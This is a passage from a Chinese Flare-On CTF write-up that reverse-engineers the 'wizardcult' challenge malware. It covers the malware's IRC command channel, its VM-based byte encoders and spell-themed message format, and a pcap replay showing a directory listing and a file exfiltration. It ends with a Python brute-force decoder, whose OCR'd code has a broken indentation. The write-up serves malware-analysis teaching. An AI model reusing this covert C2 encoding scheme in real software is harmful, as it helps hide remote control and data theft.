```

即，将输入的内容进行单字节异或编码。

而 vm2 的等价伪代码则为：

```
data1 = [90, 132, 6, 69, 174, 203, ... vm2 opcode 中第一组码表]
data2 = [185, 155, 167, 36, 27, 60, ... vm2 opcode 中第二组码表]
data3 = [213, 249, 1, 123, 142, 190, ... vm2 opcode 中第三组码表]
data4 = [97, 49, 49, 95, 109, 89, 95, ... vm2 opcode 中第四组码表]

def lookup_by_char(c):
    if c <= 99:
        return data1[c]
    elif c <= 199:
        return data2[c-100]
    else:
        return data3[c-200]

def lookup_by_idx(idx):
    return data4[idx % 24]

enc_contents = []
contents = [0x89, 0x50, 0x4E, 0x47, 0x0D, 0x0A, 0x1A, 0x0A, 0x00, 0x00, 0x00]
# example

for idx, ch in enumerate(contents):
    x = lookup_by_char(ch)
    y = lookup_by_idx(idx)
    if idx % 2 == 1:
        y ^= 0xff
    z = x ^ y

    m = lookup_by_char(z)
    if (m & 0x80 == 0x80):
        m ^= 0x42
    m ^= 0xff

    enc_contents.append(m)
```

即，将输入的内容按字节依次进行 xor 以及查表操作，根据字节值的大小以及当前所在输入负载中的 offset，分别作为查表的索引在内置的 4 组码表中进行查表替换操作，最后得到替换后的等长字节序列。

输入的字节序列在经过 vm 的编码处理之后，还会做一次编码转换，执行该步操作的函数为 wizardcult_comms_CastSpells。

经分析，该函数的作用是将输入的字节流（经前一步 vm 编码后的内容）按 3 字节一组进行处理：

第 1 个字节：根据 wizardcult_tables_Spells 词典进行“字节->单词”的转换，如 wizardcult_tables_Spells[0] = Eldritch Blast，则 0x00 会被替换为“Eldritch Blast”

第 2 个和第 3 个字节：直接以“%dd%d”的形式进行格式化，如“100d134”


根据分组长度（末尾可能存在不够 3 字节一组的情况），分别拼装成以下格式的消息文本：

3 字节：I cast %s on the %s for %dd%d damage!

2 字节：I cast %s on the %s for %d raw damage!

1 字节：I cast %s on the %s!

最后，induct 把上述编码好的内容发送到 IRC 频道中，在 pcap 包中看到的也就是这种格式的数据，如下图所示：





pcap 包表明通信双方 induct 和 dung3onm4st3r13 共发生过 2 次对话，其中数据包#441~#482 可视为第 1 次对话，#484~#3768（最后）可视为第二次对话。

伪装成 dung3onm4st3r13 用户，手动发送 dung3onm4st3r13 的通信内容模拟与 induct 进行交互，可观察到双方实际的通信内容。

1. 在 IRC 客户端中以为 nickname 加入到#dungeon 频道，并按顺序依次发送相关通信文本；
2. 在 induct 中的 0x652D76 call rcx 处下断点

交互 1：





发现有 3 处线索：

1. ls /mages_tower
2. rcx 指向 wizardcult_potion_CommandPotion 函数
3. 命令返回结果的编码流程走的是 vm1

倘若跟踪该逻辑执行流程可发现程序内部会出现“ls /mages_tower”命令的执行结果，即第 1 组交互逻辑是 dung3onm4st3r13 下发 ls 命令查看 induct 所在主机上的/mages_tower 目录内容。

交互 2：




同样有 3 处线索：

1. /mages_tower/cool_wizard_meme.png
2. rcx 指向 wizardcult_potion_ReadFilePotion 函数
3. 文件内容的编码方式走的是 vm2

猜测可知，第 2 组交互逻辑为 dung3onm4st3r13 下发获取 /mages_tower/cool_wizard_meme.png 文件内容的命令给 induct，从而实现文件下载的目的。

根据前面分析得到的 vm2 的编码逻辑，尝试逐字节进行爆破，爆破的每个字节均需要对得上 pcap 中的内容，pcap 中提取到的编码后的 png 内容可通过此链接获取。

爆破脚本如下：

```
#!/usr/bin/python3

data1 = [90, 132, 6, 69, 174, 203, ... vm2 opcode 中第一组码表]
data2 = [185, 155, 167, 36, 27, 60, ... vm2 opcode 中第二组码表]
data3 = [213, 249, 1, 123, 142, 190, ... vm2 opcode 中第三组码表]
data4 = [97, 49, 49, 95, 109, 89, 95, ... vm2 opcode 中第四组码表]
spell_tables = ['Eldritch Blast', 'Mass Heal', 'Fireball', ... 0x94E5A0 处 0x155 组字符串]

def lookup_by_char(c):
    if c <= 99:
        return data1[c]
    elif c <= 199:
        return data2[c-100]
    else:
        return data3[c-200]
```

```
def lookup_by_idx(idx):
    return data4[idx % 24]

def encode(contents, idx):
    enc_contents = []
    x = lookup_by_char(ch)
    y = lookup_by_idx(idx)
    if idx % 2 == 1:
        y ^= 0xff
    z = x ^ y

    m = lookup_by_char(z)
    if (m & 0x80 == 0x80):
        m ^= 0x42
    m ^= 0xff

    enc_contents.append(m)

    return enc_contents

data = None
guess = []
i = 0
with open("png.data", "rb") as f:
    while (target := f.read(1)):
        candidates = []
        target = int.from_bytes(target, 'big')
        for ch in range(256):
            inc = [ch]
            enc = encode(inc, i)[0]
            if enc == target:
                candidates.append(ch)
        if len(candidates) != 1:
            print('[!] idx: {} {} cannot find, candidates count {}'.format(i,
target, len(candidates)))
            break
        # print('[+] idx: {} {}'.format(i, candidates[0]))
        guess.append(candidates[0])
        i = i + 1

if len(guess) != 157473:
    print('error')
else:
with open('cool_wizard_meme.png', 'wb') as f:
    f.write(bytes(guess))
```

最后可还原出 png 图片内容如下：

# 十一. 结语

本届挑战赛共计 10 道题目，涵盖 Windows、Linux、JavaScript、Golang、Docker、VM 等不同领域的技术点，当所有的挑战通过后会提示如下：


每年 Flare-On 挑战赛的题目大都来源于厂商遇到的真实事件以及研究员们的最近研究成果，这些题目对于专注于漏洞研究、样本分析、应急响应、CTF 等领域的专业人员或爱好者来说都是非常有价值的参考资料。通过不断的参与，不断发现自身需要提高的技能，并保持对所关注领域最新趋势热点及资讯的敏锐度和参与度，相信可以让自己的眼界和能力更上一层楼。期待下一年！